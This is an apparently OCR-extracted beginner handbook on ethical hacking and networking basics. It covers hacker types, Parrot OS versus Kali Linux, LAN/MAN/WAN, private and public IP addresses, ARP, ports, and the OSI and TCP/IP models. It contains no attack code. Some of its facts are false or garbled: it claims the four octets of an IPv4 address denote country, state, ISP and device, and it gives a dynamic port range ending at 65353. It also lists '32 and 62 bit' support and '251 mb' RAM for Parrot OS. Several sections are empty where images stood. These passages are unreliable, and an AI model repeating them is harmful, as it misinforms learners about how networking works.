The Hacker's Quick Reference handbook

By

Hemanshu Jadhav

&

Bhaven Thalke

DISCLAIMER

" The Hacker’s Quick Reference handbook" authored by Hemanshu Jadhav and Bhaven Thalke is intended to be a comprehensive guide to cybersecurity and ethical hacking. This handbook aims to provide educational insights and knowledge to individuals interested in learning about cybersecurity concepts, practices, and techniques.

The authors strongly emphasize that the information provided in this handbook should only be used for ethical purposes and educational pursuits. The primary objective of this publication is to promote understanding and awareness of cybersecurity principles and best practices to enhance the security of digital systems and networks.

Readers are hereby cautioned against misusing the knowledge gained from this handbook for any illegal, harmful, or malicious activities. Unauthorized access to computer systems, networks, or any other form of unethical behaviour is strictly prohibited and may lead to legal consequences.

The authors, Hemanshu Jadhav and Bhaven Thalke, shall not be held liable for any damages, losses, or misuse of information resulting from the readers actions based on the content provided in this handbook.

By accessing this "Quick Reference Handbook," readers acknowledge their responsibility to adhere to ethical standards and use the knowledge gained responsibly and with integrity.

Always remember that knowledge in the field of cybersecurity comes with great responsibility. Let us all work together to make the digital world a safer and more secure place for everyone.

Hemanshu Jadhav

Bhaven Thalke

INTRODUCTION TO QUICK REFRENCE HANDBOOK

Welcome to “The Hacker’s Quick Reference Handbook " authored by Hemanshu Jadhav and Bhaven Thalke. This handbook aims to serve as your go-to resource for understanding essential concepts, tools, and techniques in the field of cybersecurity and ethical hacking.

In today's rapidly evolving digital landscape, the need for robust cybersecurity practices is more critical than ever. As technology advances, so do the challenges posed by cyber threats and vulnerabilities. With this handbook, we endeavor to empower readers with the knowledge and skills needed to navigate the realm of cybersecurity ethically and responsibly.

What to Expect:

This handbook is carefully crafted to cater to both beginners and intermediate learners interested in exploring the fascinating world of cybersecurity and ethical hacking. It provides a structured and comprehensive approach to various topics, guiding you through fundamental concepts to more advanced techniques.

Why a Quick Reference Handbook:

We understand that time is precious, and finding quick and reliable information is vital in today's fast-paced world. Therefore, this handbook is designed as a concise yet comprehensive reference tool. Each section presents bite-sized insights, enabling you to grasp key concepts efficiently and apply them effectively.

Ethical Hacking and Responsible Use:

At the heart of this handbook lies the principle of ethical hacking. We firmly advocate for using cybersecurity knowledge for positive purposes and adhering to legal and ethical guidelines. Aspiring cybersecurity enthusiasts must understand the importance of responsible use and the impact their actions can have on digital systems and networks.

How to Use this Handbook:

Navigating through the "Quick Reference Handbook" is straightforward. Each topic is presented in a structured format, enabling easy access to the information you need. You can quickly jump to specific sections of interest or use the handbook as a step-by-step guide in your learning journey.

Let's Begin:

With excitement and dedication, we invite you to embark on this journey of discovery and learning. As you progress through the pages of this handbook, we hope you find inspiration, knowledge, and the motivation to contribute positively to the realm of cybersecurity.

Happy reading and best wishes on your path to becoming a skilled and responsible cybersecurity practitioner!

Hemanshu Jadhav

Bhaven Thalke

INDEX

INTRODUCTION

What is ethical hacking

- Legally breaking into system and services
- Penetration testing and cyber security
- Securing cyber world
- Defeating black hat hackers

Types of hackers:

- White hat – for securing systems.
- Grey hat – They don't work like white or black hat hackers they does hacking on their wil can be good and also exploit the system.
- Black hat – Maliciously exploiting the system ,only sees self's profit .

Types of attack on a system :

- Operating system attacks – Exploiting the vulnerabilities of operating system
- Misconfiguration of attacks – Misconfiguration of application or setting
- Application level attack – Attack on the app running on the system by using their vulnerabilities
- Shrink -wrap code attack – when there are no update

What is parrot os ?

- Open source Debian based operating system works on Linux kernel
- Founded in 2013
- Developed for penetration testing and ethical hacking

System requirements for parrot os :

- CPU at least 1GHz Dual Core
- Supports 32 and 62 bit
- No GPU acceleration needed
- Ram 0more than 251 mb
- HDD = 8-16 GB
- Boot = legacy and UEFI bios

Features of parrot operating system:

- Custom hardened Linux kernel in every build
- More tolls pre-installed that kali Linux
- Choice of multiple desktop environment
- Lightweight on Ram 320Mb

Similarities and differences in parrot and kali os:

Similarities:

- Free
- Linux based OS
- Operating systems used for penetration testing
- Debian based operating systems
- Supports 32 bit and 64-bit architecture
- Comes with pre-installed hacking tools
- Both supports embedded as well has IOT devices

Differences :

System requirments:

Parrot OS	**Kali Linux**
No graphical acceleration required	Graphical acceleration required
320mb ram	1GB ram
1GHz dual core CPU	1GHz dual core CPU
Can boot in legacy and UEFI	Can boot in legacy and UEFI
16GB Hard disk space	20GB hard disk space

Environments:

Parrot operating system: Mate environment

Kali Linux: Gnome environment

INTRODUCTION TO NETWORKING


What is computer networking:

- Communication: It is basically establishing a communication between two devices
- Sharing software: Sharing software in computer networking refers to programs or tools that allow multiple users or devices to share resources or collaborate over a network. These resources can include files, printers, internet connections, or even documents for real-time collaboration.
  For example, file sharing software helps people share files and folders with others on a network. Print sharing software allows multiple users to use a single printer connected to the network. Internet connection sharing software lets multiple devices share a single internet connection. Collaboration software enables people to work together on documents or projects in real time, even if they are in different locations.
  In essence, sharing software makes it easier and more efficient for users to share
- Sharing file: File sharing in computer networking allows users to share and exchange files across a network, facilitating collaboration, data distribution, and access to shared resources.
- Sharing info: Sharing information in computer networking involves the dissemination of data or knowledge among users on a network
- Information Preservation: Information preservation in computer networks refers to the process of ensuring the integrity, availability, and confidentiality of data throughout its transmission and storage. It involves implementing measures to protect information from unauthorized access, data loss, or corruption.
  For example, using encryption techniques to secure sensitive data during transmission over a network helps preserve the confidentiality of the information. Implementing backup and disaster recovery systems ensures the availability and preservation of data in the event of hardware failures or data breaches. Employing access control mechanisms and firewalls helps protect information from unauthorized access, preserving its integrity.
- Protocols responsibility (Security): Protocols in computer networks have the responsibility of ensuring security during data transmission. For example, the Secure Sockets Layer (SSL) protocol provides encryption and authentication to secure data exchanged between a client and a server. It prevents unauthorized access and ensures the confidentiality and integrity of the transmitted information, safeguarding it from interception or tampering by malicious parties. Other security protocols, such as IPsec (Internet Protocol Security), also provide mechanisms for secure communication by encrypt.
- Sharing hardware: Sharing hardware in computer networks involves the utilization of network devices or peripherals by multiple users or devices. One common example is the sharing of printers over a network. By connecting a printer to a network, multiple users can send print jobs to the shared printer, eliminating the need for individual printers. Another example is the sharing of storage devices, such as network-attached

storage (NAS), where multiple users can access and store files on a centralized storage system. This allows for efficient resource utilization and collaboration, reducing costs and enhancing productivity in a networked environment.

- Sharing data: Sharing data in computer networks refers to the exchange and access of information between multiple users or devices within a network. For instance, a cloud-based file sharing service like Dropbox allows users to upload and share files with others over the internet. Users can collaborate on shared documents, access files from different devices, and synchronize changes in real-time. Similarly, a company's intranet enables employees to share data, such as documents, presentations, or databases, securely within the organization, fostering collaboration and efficient information dissemination across the network.

How Network works?



ISP: ISP stands for Internet Service Provider. It refers to a company or organization that provides access to the internet for individuals, businesses, and other entities. ISPs offer various types of internet connections, such as broadband, DSL, fiber optic, or wireless, allowing users to connect to the internet and access online services, websites, and other resources. ISPs typically provide customers with internet connectivity, email services, domain hosting, and sometimes additional services like virtual private networks (VPNs) or cloud storage. Users subscribe to an ISP to establish a connection to the internet and rely on their infrastructure and services to access online content and communicate with others**.**

Private IP address: A private IP address is an address used within a private network to identify devices and communicate with each other. Private IP addresses are not routable on the public internet, which means they are not directly accessible from outside the private network.

Private IP addresses are defined by certain ranges specified by the Internet Assigned Numbers Authority (IANA). The most commonly used private IP address ranges are:

- IPv4: 10.0.0.0 to 10.255.255.255, 172.16.0.0 to 172.31.255.255, and 192.168.0.0 to 192.168.255.255.

- IPv6: fc00::/7 (unique local addresses)

These private IP addresses are used by routers and network devices to assign unique addresses to devices within a local network, such as a home or office network. Private IP addresses enable devices within the same network to communicate with each other, share resources, and access the internet through a gateway or router that performs network address translation (NAT) to translate private addresses to a public IP address when accessing the internet.

Public IP address: A public IP address is an address assigned to a device or network interface that is directly accessible on the public internet. It is unique and globally routable, allowing devices with public IP addresses to communicate with other devices or services on the internet.

Public IP addresses are provided by an Internet Service Provider (ISP) and are assigned to devices such as routers, servers, or individual computers. These addresses enable devices to send and receive data across the internet, access websites, and communicate with other devices or servers worldwide.

Public IP addresses are typically used for servers that host websites, online services, or other publicly accessible resources. They are also assigned to home or business networks that require direct internet connectivity for activities like video streaming, online gaming, or remote access.

Public IP addresses can be dynamic, meaning they change periodically, or they can be static, where the address remains constant over time. Static public IP addresses are often used for specific purposes such as hosting servers or establishing secure connections like Virtual Private Networks (VPNs).

Difference between Private and public IP :

Private IP Address	Public IP Address
Used within a private network	Used for devices directly accessible on the public internet
Not routable on the public internet	Routable on the public internet
Assigned to devices within a local network, such as home or office networks	Assigned by an ISP to devices like routers, servers, or individual computers
Enables communication within the local network	Enables communication with other devices or services on the internet
Falls within specific address ranges defined by IANA (e.g., 10.0.0.0 to 10.255.255.255)	Unique and globally routable, not limited to specific address ranges
Allows devices to share resources within the local network	Enables devices to access websites, online services, and communicate worldwide
Translated to a public IP address when accessing the internet through a gateway or router	Does not require translation when accessing the internet
Used for internal network operations, such as file sharing, printing, or communication between devices within the local network	Used for hosting servers, accessing online services, establishing secure connections, and direct internet connectivity
Typically assigned dynamically within the network or by a local DHCP server	Can be assigned dynamically or as static addresses by the ISP

What are ARP packets how do they work?

ARP (Address Resolution Protocol) packets are used in computer networks, including Wi-Fi networks, to map an IP address to a corresponding MAC (Media Access Control) address. They facilitate communication between devices on the same network.

In the scenario you described, when a router wants to communicate with a device (e.g., a mobile device) on the Wi-Fi network, it uses ARP packets to obtain the MAC address associated with the device's IP address. Here's an example of how it works:

1. The router knows the IP address of the mobile device it wants to communicate with but does not have its MAC address.

2. The router sends an ARP request packet, which is broadcasted to all devices on the Wi-Fi network. The request contains the IP address of the mobile device.

3. When the mobile device receives the ARP request packet, it checks if the IP address mentioned in the request matches its own.

4. If the IP address matches, the mobile device responds with an ARP reply packet. The reply contains its MAC address and is sent directly to the router.

5. The router receives the ARP reply packet and now has the MAC address of the mobile device.

6. The router can now use the MAC address to communicate directly with the mobile device on the Wi-Fi network.

ARP packets are essential for establishing communication within a local network. By resolving IP addresses to MAC addresses, devices can efficiently exchange data over Wi-Fi and other networks.

Types of networks in networking:

LAN (Local Area network): LAN stands for Local Area Network. It refers to a network that connects devices within a limited geographical area such as a home, office building, or campus. A LAN is designed to facilitate communication and resource sharing between devices in close proximity to each other.

Key features of a LAN include:

1. Size and Scope: LANs typically cover a relatively small area, such as a single building or a group of buildings.

2. Ownership and Control: LANs are usually owned and controlled by a single organization, such as a company or educational institution.


3. Connectivity: Devices in a LAN are connected via wired connections (Ethernet cables) or wireless connections (Wi-Fi).

4. High Bandwidth: LANs provide high-speed data transfer within the network, allowing for efficient communication and file sharing.

5. Security: LANs implement security measures, such as firewalls and access controls, to protect the network and its resources from unauthorized access.

6. Shared Resources: LANs enable the sharing of resources like files, printers, and internet connetions among connected devices.

LANs are commonly used in homes, offices, schools, and other small to medium-sized environments. They offer a cost-effective and efficient way for devices to communicate, collaborate, and share resources within a localized area.



MAN (Metropolitan area network): MAN stands for Metropolitan Area Network. It refers to a network that spans across a metropolitan area or a city, connecting multiple local area networks (LANs) together. A MAN is designed to provide connectivity over a larger geographical area than a LAN, but smaller than a wide area network (WAN).

Key features of a MAN include:

1. Size and Scope: MANs cover a larger area than LANs, typically encompassing a city or a metropolitan region.

2. Connectivity: MANs use a combination of wired and wireless connections to interconnect LANs and other network devices across the metropolitan area.

3. High Bandwidth: MANs provide higher bandwidth compared to LANs, enabling efficient data transfer and communication between connected networks.

4. Interconnectivity: MANs facilitate the sharing of resources and services between different LANs within the metropolitan area.

5. Managed by Service Providers: MANs are often managed by telecommunications or internet service providers (ISPs), who deploy and maintain the network infrastructure.

6. Scalability: MANs can be scaled to accommodate the growing needs of businesses, educational institutions, and government organizations within the metropolitan area.

MANs are commonly used to connect multiple branch offices of an organization, university campuses, or public institutions across a city. They provide a reliable and high-speed communication infrastructure for local and regional connectivity, allowing for efficient data exchange and collaboration.

WAN (Wide area network): WAN stands for Wide Area Network. It refers to a network that extends over a large geographical area, connecting multiple local area networks (LANs) or other networks together. WANs are designed to facilitate communication between devices or networks that are geographically dispersed.

Key features of a WAN include:

1. Geographical Coverage: WANs span a wide geographic area, which can range from a region, a country, or even global coverage.

2. Connectivity: WANs utilize a combination of different technologies such as leased lines, fiber optics, satellite links, or public internet connections to establish connections between geographically separated networks.


3. Public or Private Networks: WANs can be built using public infrastructure, such as the internet, or they can be private networks established by organizations using dedicated connections.

4. Lower Bandwidth: Compared to LANs, WANs often have lower bandwidth due to the limitations of long-distance communication technologies. However, advancements in technology have significantly increased WAN bandwidth in recent years.

5. Interconnectivity: WANs allow for the interconnection of LANs, data centers, branch offices, and other network segments across different locations. This enables seamless communication and resource sharing between geographically dispersed entities.

6. Managed by Service Providers: WANs are typically managed by telecommunication companies or service providers who ensure connectivity, network performance, and maintenance.

WANs are commonly used by large organizations, corporations, and institutions that need to connect their remote offices, branches, or data centers spread across different locations. They enable efficient data transmission, centralized management, and collaboration across a wide area, facilitating business operations and communication on a global scale.



What is Ip Address?


IP stands for internet protocol address, IPv4 address consist of 4 bytes and 32 bits dividend into 1bytes /8 bits divided into 4 sections

First slot: denotes the country (example – 17)


Second section/slot: denotes the state (example - 172)

Third section: denotes (ISP)Internet service provider (example – 224)

Forth section: Device info (example - 47)



Difference between IPv4 and IPv6:



Types of IP addresses:

Public: with the help of which router access the world wide web

Private: The IP address that is assigned by the router to the devices in the network

Static: it refers to fixed IP address which means the ip address never changes ,it is useful in hosting websites where the domain of website called should take the user at same place every time when the website or server is called in www

Dynamic: IP that is provided by router that changes.

Role of ports in networking:

Total number of ports: 65535

Well known port (0-1023): defined what services will run on what port ,example : http runs on port 80

Registered ports (1024-49151): They are registered by specific application for specific purposes .

Dynamic ports (49152-65353)


Default ports:

Port Number	Protocol	Application
20	TCP	FTP Data
21	TCP	FTP control
22	TCP	SSH
25	TCP	SMTP
53	TCP,UDP	DNS
80	TCP	HTTP (WWW)
110	TCP	POP3
443	TCP	SSL

What is OSI model?

- Open system interconnection models
- Defines functions for a network
- 7Layers (Bottom to up)
- Standardize communication


Working of OSI model:




What is TCP/IP model :

- Transmission control protocol/ Internet Protocol
- OSI model version
- 4/5 Layers
- Practical model working over WLAN

Working of TCP? IP model ?



Differences between TCP?IP model :



TCP/IP
OSI
Application Layer
Transport Layer
Internet Layer
Network Access Layer
Application
High-level API, Resource Sharing
Presentation
Data formatting, Encoding, Encryption, Compression
Session
Authenticate, manage session and reconnections
Transport
Message segmentation, acknowledgment, reliable
Network
Multi node routing and addressing
Data Link
Flow and error control on physical link
Physical
Transmission of Physical bit Streams

NETWORK PROTOCOLS AND THEIR WORKING

